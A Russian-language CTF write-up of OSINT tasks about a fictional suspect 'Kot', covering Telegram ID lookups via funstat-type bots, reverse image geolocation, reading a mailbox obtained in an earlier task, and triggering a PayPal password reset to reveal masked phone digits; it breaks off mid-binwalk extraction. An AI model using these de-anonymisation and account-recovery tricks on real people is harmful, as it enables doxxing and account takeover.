
| Найденная в ходе задания 01. Отправная точка страница Вконтакте
<https://vk.com/hstmst>

Решение

Нередко пользователи используют один никнейм на различных ресурсах, попробуем найти аккаунт по айдишнику из вк – такой нашелся.



Отправим айдишник боту https://t.me/Funstat_alive_bot, получим айди



Ответ: 6855083316

I. Хочу на юг...

Описание:

| В какую страну собирался переехать "Кот"?

Входные данные

| Найденная в ходе решения I. Рабочий TG телеграмм аккаунт @hstmst и его id 6855083316

Решение

Для решения данного задания воспользуемся https://t.me/fanstatbot_robot

Отправим боту id профиля 6855083316, получим выгрузку сообщений пользователя в открытых чатах

Выгрузка by @funstatbot

Что скажете по рилми? Стоит ли менять на что-то другое?	25.12.2023 03:51:15
Бадабум	24.12.2023 22:20:40
Как и остальное г	24.12.2023 22:18:33
Столото покупать никто не будет	24.12.2023 22:18:26
Салам	24.12.2023 22:16:44
@Varlamov_Max	24.12.2023 22:15:13
Эт нацики?	24.12.2023 22:13:44
Эт че	24.12.2023 22:13:03
Купи лучше велосипед	24.12.2023 22:12:17
Билли Бонка, хватит врать	24.12.2023 22:11:57
Форточку открай ок	24.12.2023 22:09:59
Из разряда "Доказательства иллюминатов"	24.12.2023 22:09:23
😋	24.12.2023 22:08:39
Ты католик?	24.12.2023 22:07:46
Тебе какой, добротный металлический или дешевый пластиковый с wb?	24.12.2023 22:06:17
В мусорке	24.12.2023 22:05:35
Консольный	24.12.2023 22:05:19
Надо выделяться	
Пабиджи оре фортинайт	24.12.2023 22:05:05
Пубг	24.12.2023 22:04:47
Есть кто-нибудь из Абхазии? Хочу в Абхазию переехать	24.12.2023 09:04:04
Кто-нибудь может помочь с релокацией в Абхазию?	24.12.2023 09:01:51
Кто-нибудь переежал в Абхазию?	24.12.2023 08:56:03
Думаю о переезде	
Интересует релокация в Абхазию	24.12.2023 08:55:40
Интересуюсь переездом в Абхазию	24.12.2023 08:38:01
Интересуюсь переездом в Абхазию	24.12.2023 08:32:04
Хочу переехать в Абхазию	24.12.2023 08:28:13
Здравствуйте! Хотел бы переехать в Абхазию, можете сориентировать?	24.12.2023 08:25:33
Здравствуйте! Хотел бы переехать в Абхазию, можете сориентировать?	24.12.2023 08:25:30
Здравствуйте! Хотел бы переехать в Абхазию, можете сориентировать?	24.12.2023 08:25:21

Ответ: Абхазия

III. Кушанье

Описание:

| Как называется любимое блюдо "Кота"?

Входные данные

Найденная в ходе решения I. Чатек телеграм аккаунт
@AlexanderCatVPN

Решение

Поиск по строгому включению никнейма вывел нас на сайт с рецептом.

"AlexanderCatVPN"

поиск картинки видео карты товары переводчик все

Alexandercatvpn - смотреть онлайн
epicube.su > scan/alexandercatvpn/ вчера
Здесь вы можете посмотреть бесплатно видео alexandercatvpn в отличном качестве.
Читать ещё

Этот Компьютер | UA-cam
pashtet495.ua-cam.com
@AlexanderCatVPN 17 днів тому. Читать ещё

Мамалыга - пошаговая инструкция Мамины рецепты
mixrolikus.cc > video/EotKpXZISTs/mamaliga-...
@AlexanderCatVPN. 2 дня назад. Приготовил по твоему рецепту, очень вкусно! Читать ещё

Мамалыга - пошаговая инструкция Мамины рецепты

Просмотров: 282 719

© Мамины рецепты
27 марта 2019

@user-y5wt1ow5s
5 лет назад
Дорогие мои, что еще в пост для Вас приготовить?

@Oksana-ky2bj
3 недели назад
Я захотела вернуться в детство..когда летом приезжала к сестре и это все ела...

A @AlexanderCatVPN
2 месяца назад
Приготовил по твоему рецепту, очень вкусно!

Так же мы вышли на этот отзыв в ходе решения задания Веб 06. Не меняйте пароли, но по нику нашли гораздо раньше

Ответ: Мамалыга

III. Отдых

Описание:

| Найдите название отеля, в котором отдыхал "Кот".

Входные данные

| Письмо из отеля, отправленное на почту. Доступ к почте был получен
в ходе решения задания *Веб 06. Не меняйте пароли*

| Кот планирует переезд в Абхазию(выяснилось в ходе решения *I. Хочу на юг...*)

| Присмотрел отель в Гагре(выяснилось в ходе решения задания *III. Переезд, мы решили его раньше*)

Решение

Итак, в ходе решения было найдено письмо следующего содержания:

Ждём Вас Снова!

From: "Отель" <somehotel@russia.ru>
To: "Alexander Kot" <mydarkestpart@donthackme.ru>

Мы рады, что Вы посетили наш отель! Ждём Вас снова! Не забудьте попробовать наши патио и места для барбекю.



Напоминаем, что мы находимся всего лишь в 30 минутах езды от города.

↑

↓

Райффайзен банк Кэшбэк на всё - 10 часов, реклама Райффайзен банка И НА ЭТО - 10 часов

Задание крайне интересное, поскольку поиск по картинке нам не дал абсолютно ничего, решать пришлось иначе.


Итак, к моменту решения задания мы уже обладали следующей информацией:

1. Кот посещал Абхазию и останавливался в этом отеле
2. Отель находится в 30 минутах езды от города(какого?)
3. Кот планирует переезд в Абхазию
4. Кот присмотрел отель в Гагре
5. В отеле есть патио и барбекю
6. Отель находится в лесной и горной местности, судя по изображению – примерно в Краснодарском крае

Проанализировав всю информацию, мы пришли к выводу, что ответ на вопрос во 2 факте – Гагра. Кот побывал в отеле в 30 минутах от Гагры, посетил сам город, ему там

понравилось и в следующей своей поездке он решил остановиться в отеле в Гагре.

Открываем карты и смотрим отели, находящиеся в нескольких километрах от Гагры и расположенные не вдоль береговой линии, а, наоборот, вглубь материка:



В глаза бросается отель Грасс, расположенный недалеко от Гагры, но не в ней самой.

Немного проанализировав фотографии, приходим к выводу, что это и есть искомый отель

Ответ: Грасс

III. Переезд

Описание:

Какую гостиницу присмотрел "Кот" для релокации?


Входные данные

Письмо из отеля, отправленное на почту. Доступ к почте был получен в ходе решения задания Веб 06. Не меняйте пароли


Решение

На почте в отправленных письмах находится следующее:

Я правда присматриваю место для репокации, что-то где нет проблем с въездом, недалеко от России, и чтобы было море. Вот смотри какое солнце? Даже присмотрел там пару гостиниц, у одной даже номер дома на той улице - мое любимое число 33. Знаешь, как называется гостиница?



Картинки слева, в принципе, похожи на любой прибрежный город Краснодарского края, а фотография справа уже вызывает интерес




По поиску по картинке узнаем, что фото сделано в Гагре.



Гагра, ул. Сосналиева, 3-й переулок. Мемориал воинам, погибшим во время Грузино-абхазского конфликта 1992-1993 гг.

Идем на карты и ищем отель, расположенный в районе мемориала и имеющий адрес дома 33.



Ответ: Apsuana Rose

III. Платежка

Описание:

Получите фрагмент номера, на который "Кот" зарегестрировал платежный сервис.

Флаг: фрагмент номера (только цифры).

К примеру, если вы обнаружили фрагмент +7*****1234, то флаг - 71234

Входные данные

Письмо, отправленное с почтового ящика, доступ в который был получен в ходе решения задания 06. *Не меняйте пароли*

Решение

Среди исходящих писем имеется следующее:

Billing

From: <mydarkestpart@donthackme.ru>
To: "НикЛем" <niklem80@inbox.ru>

Ты бы знал, как это легко оказывается левый платежный сервис регунт! Вот е-мейл: <https://anotepad.com/notes/qmepnwi9>. Даже KYC проходить не надо!

V

Ссылка ведет на онлайн-блокнот, в блокноте мейл totalyynotlaunderadress@gmail.com

Топаем в гугл, собираем список платежных систем

The screenshot shows a search results page with the query 'payment systems list'. The results are presented in a grid format under the heading 'List of online payment service providers'. The providers listed include PayPal, Stripe, Adyen, Amazon Pay, Braintree, Square, Apple Pay, WePay, and Dwolla. Each provider has a small logo and a dropdown arrow indicating more options. At the bottom of the grid, there is a link 'Ещё 15' (More 15) and a button 'Оставить отзыв' (Leave a review).

Начнем с пейпала – попробуем восстановить пароль, имея на руках почтовый адрес. Пейпап потребует подтвердить личность одним из методов, здесь-то мы и получим наши цифры

Требуется аутентификация

В рамках требований PSD2 к Строгой аутентификации клиентов нам требуется дополнительная информация, чтобы подтвердить, что это действительно вы.

[Подробнее](#)



Получить текстовое сообщение

Мобильный +44 7••• ••5483



Получить текстовое сообщение в WhatsApp



Получить электронное письмо

Продолжая, вы подтверждаете, что имеете право использовать этот номер телефона и соглашаетесь получать текстовые сообщения для подтверждения ваших личных данных в течение этого сеанса. Оператор услуг связи может взимать оплату в

Ответ: 4475483

IV. Взаимодействие

Описание:

С какой компанией пытался взаимодействовать "Кот"? В ответ укажите ее уникальный идентификационный номер.

Входные данные

Содержимое архива, полученное в ходе выполнения задания Веб 16.
поБЕДА! поЧТИ...

Решение

Среди файлов очень много экспорттированных переписок, в одной из них Кот требует от человека прибыть в следующее здание и спросить сколько там зарегистрировано юрлиц:



Александрос Ятовский @id859857312 31/5/2024 23:52:27

Нормально.



Александрос Ятовский @id859857312 31/5/2024 23:52:34

Короче, ищи вот это здание.



Александрос Ятовский @id859857312 31/5/2024 23:52:36



Александрос Ятовский @id859857312 31/5/2024 23:52:39

Тебя там встретить должны.

Несложный поиск по картинке выдал, что это бизнес-центр Oxley-Tower, а юрлиц там зарегистрировано ±1600

Далее кот сообщает следующее:

— **Александрос Ятовский** @id859857312 1/6/2024 0:9:31
Что название юридического лица было как-то связано с едой...

— **Александр Пистолетов** @id864609473 1/6/2024 0:9:40
вот уж спасибо

— **Александр Пистолетов** @id864609473 1/6/2024 0:9:45
услужил друг

— **Александр Пистолетов** @id864609473 1/6/2024 0:9:58
все я тут

— **Александр Пистолетов** @id864609473 1/6/2024 0:10:2
у лифта

— **Александр Пистолетов** @id864609473 1/6/2024 0:10:4
далъше че

— **Александрос Ятовский** @id859857312 1/6/2024 0:10:24
Ну я хз, походи там

— **Александрос Ятовский** @id859857312 1/6/2024 0:10:28
В окно глянь.

— **Александрос Ятовский** @id859857312 1/6/2024 0:10:37
И еще что-то про безопасность вроде было..

— **Александрос Ятовский** @id859857312 1/6/2024 0:10:41
Еда и безопасность...

Что название юридического лица было как-то связано с едой...

...

И еще что-то про безопасность вроде было..

...

Еда и безопасность...

Ищем компанию в Oxley Tower, 138 ROBINSON ROAD

Поиски вывели нас на следующий сайт: www.sgpbusiness.com

The screenshot shows a dark-themed web browser window. The search bar at the top contains the query "oxley tower legal entity list". Below the search bar, the first result is from the "Singapore Business Directory" at <https://www.sgpbusiness.com>. The result title is "OXLEY TOWER". Below the title, it says "OXLEY TOWER #02-26 Directory of entities. Entities Status: All Status (34) • Live only (33) • Non-live (1) • Clear Alphabets Filter." To the left of the result title is a small circular icon containing the letters "SG".

Недолгие поиски вывели нас на VPN RICE TECHNOLOGY & SERVICE PTE. LTD.

OXLEY TOWER Business Directory

Entities Status: All Status (21) • Live only (17) • Non-live (4) • [Clear Alphabets Filter](#)

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 2 3 5 8

VM

VIRTUE MEDICAL II PTE. LTD.
Live Company UEN: 202423746G 138 ROBINSON ROAD

VR

VPN RICE TECHNOLOGY & SERVICE PTE. LTD.
Live Company UEN: 202345633M 138 ROBINSON ROAD

VC

V CARE BEAUTY PTE. LTD.
Live Company UEN: 202016939M 138 ROBINSON ROAD

Ее ИНН: 202345633М, это и есть ответ

Ответ: 202345633М

IV. Банка

Описание:


| В каком банке "Кот" хотел открыть счет для обналичивания средств?

Входные данные

| Содержимое архива, полученное в ходе выполнения задания Веб 16.
поБЕДА! поЧТИ...

Решение


Среди всех тех же переписок есть забавный чат с сотрудникой банка:



Есть некий банковский договор, попробуем разобраться, что это за банк

1	保留溢利
2	須從 CET1 資本逐步遞減的直接發行資本(只適用於非合股公司)
3	由綜合銀行附屬公司發行並由第三方持有的 CET1 資本票據產生
4	的少數股東權益(可計入綜合集團的 CET1 資本的數額)
5	6 監管扣減之前的 CET1 資本
7	7 估值調整
8	8 商譽(已扣除相聯遞延稅項負債)
9	9 其他無形資產(已扣除相聯遞延稅項負債)
10	10 已扣除遞延稅項負債的遞延稅項資產
11	11 現金流對沖儲備
12	12 在 IRB 計算法下 EL 檢測超出合資格準備金總額之數
13	13 由證券化交易產生的出售收益
14	14 按公平價值估值的負債因本身的信用風險變動所產生的損益
15	15 界定利益的退休金基金淨資產(已扣除相聯遞延稅項負債)
16	16 於機構本身的 CET1 資本票據的投資(若並未在所報告的資產負債表中從實繳資本中扣除)
17	17 互相交叉持有的 CET1 資本票據
18	18 於在監管綜合計算的範圍以外的金融業實體發行的 CET1 資本票據的非重大資本投資(超出 10%門檻之數)
19	19 於在監管綜合計算的範圍以外的金融業實體發行的 CET1 資本票據的重大資本投資(超出 10%門檻之數)

Двигаем в google lens



Считываем текст с изображения и закидываем его в поисковик

www.publicfinance.com.hk > upload > about_us
[PDF] 大眾財務有限公司
 CET1 資本：監管扣減 7. 估值調整 0. 8. 商譽（已扣除相聯的遞延稅項負債）- 0. 9. 其他無形資產（已聯的遞延稅項負債）- 10. 遞延稅項資產（已扣除相聯的遞延 ...

www.fubonbank.com.hk > resources > common > pdf > rds_dec2020_c
[PDF] 富邦銀行（香港）有限公司
 CET1 資本：監管扣減 7. 估值調整 - 8. 商譽（已扣除相聯的遞延稅項負債）- 9. 其他無形資產（已聯的遞延稅項負債）- 10. 遞延稅項資產（已扣除相聯的遞延 ...

www2.bpi.com.ph > assets > ii > chinesecapitaldisclosures123113
[PDF] CET1 資本：票據及儲備 - BPI
 CET1 資本：監管扣減 7. 估值調整 - 8. 商譽（已扣除相聯的遞延稅項負債）- 9. 其他無形資產（已扣除相聯的遞延稅項負債）- 10. 遞延稅項資產 78. (1)
 Не найдено. [Ссылка](#) | [Нужно включить ссылку](#)

www.chiyubank.com > promotion > regulatory_capital_20190630_c
[PDF] 監管披露2019年6月30日 - 集友銀行
 30 июня 2019г. 7. 估值調整 13,228. 8. 商譽（已扣除相聯的遞延稅項負債）- 9. 其他無形資產（已聯的遞延稅項負債）- 10. 遞延稅項資產（已扣除相聯的遞延 ...

Следующая >

г. Комсомольск-на-Амуре, Хабаровский край
 На основе ваших предыдущих действий - Подробнее...
 Конфиденциальность Условия

По одной из ссылок находим оригинал документа

BPI INTERNATIONAL FINANCE LIMITED

資本披露模版

			銀行申報之 監管資本成份	與按監管綜合 計算範圍之財 務狀況表對應 參照提示
			CET1 資本：票據及儲備	
1	直接發行的合資格 CET1 資本票據加任何相關的股份溢價	75,000	(2)	
2	保留溢利	92,930	(3)	
3	已披露的儲備	(54)	(5)	
4	須從 CET1 資本逐步遞減的直接發行資本(只適用於非合股公司)		不適用	
5	由綜合銀行附屬公司發行並由第三方持有的 CET1 資本票據產生的少數股東權益(可計入綜合集團的 CET1 資本的數額)	-		
6	監管扣減之前的 CET1 資本	166,976		
			CET1 資本：監管扣減	
7	估值調整	-		
8	商譽(已扣除相聯遞延稅項負債)	-		
9	其他無形資產(已扣除相聯遞延稅項負債)	-		
10	已扣除遞延稅項負債的遞延稅項資產	78	(1)	
11	現金流對沖儲備	-		
12	在 IRB 計算法下 EL 總額超出合資格準備金總額之數	-		
13	由證券化交易產生的出售收益	-		
14	按公平價值(估值)的賃貸因本身的信用風險變動所產生的損益	-		
15	界定利益的退休金淨資產(已扣除相聯遞延稅項負債)	-		
16	於機構本身的 CET1 資本票據的投資(若並未在所報告的資產負債表中從實收資本中扣除)	-		
17	互相交叉持有的 CET1 資本票據	-		
18	於在監管綜合計算的範圍以外的金融業實體發行的 CET1 資本票據的重大資本投資(超出 10% 門檻之數)	-		
19	於在監管綜合計算的範圍以外的金融業實體發行的 CET1 資本票據的重大資本投資(超出 10% 門檻之數)	-		

Ответ: BPI INTERNATIONAL FINANCE LIMITED

IV. В пути

Описание:

| Найдите новый и последний Telegram-ID аккаунта "Кота"

Входные данные

| Содержимое архива, полученное в ходе выполнения задания Веб 16.
поБЕДА! почти...

Решение

Среди всех переписок не нашлось полезных данных для решения этого задания, поэтому мы двинули изучать картинки

В одной из картинок что-то было спрятано:

```

File Actions Edit View Help
└──(kali㉿kali)-[~/Downloads/VKDump]
$ binwalk VONAMEL_OT_DNES.jpg

DECIMAL      HEXADECIMAL      DESCRIPTION
---          ---           ---
0            0x0             JPEG image data, JFIF standard 1.01
63166        0xF6BE          Zip archive data, at least v2.0 to extract
63827        0xF953          End of Zip archive, footer length: 22

└──(kali㉿kali)-[~/Downloads/VKDump]
$ binwalk -e VONAMEL_OT_DNES.jpg

DECIMAL      HEXADECIMAL      DESCRIPTION
---          ---           ---
0            0x0             JPEG image data, JFIF standard 1.01
63166        0xF6BE          Zip archive data, at least v2.0 to extract
63827        0xF953          End of Zip archive, footer length: 22

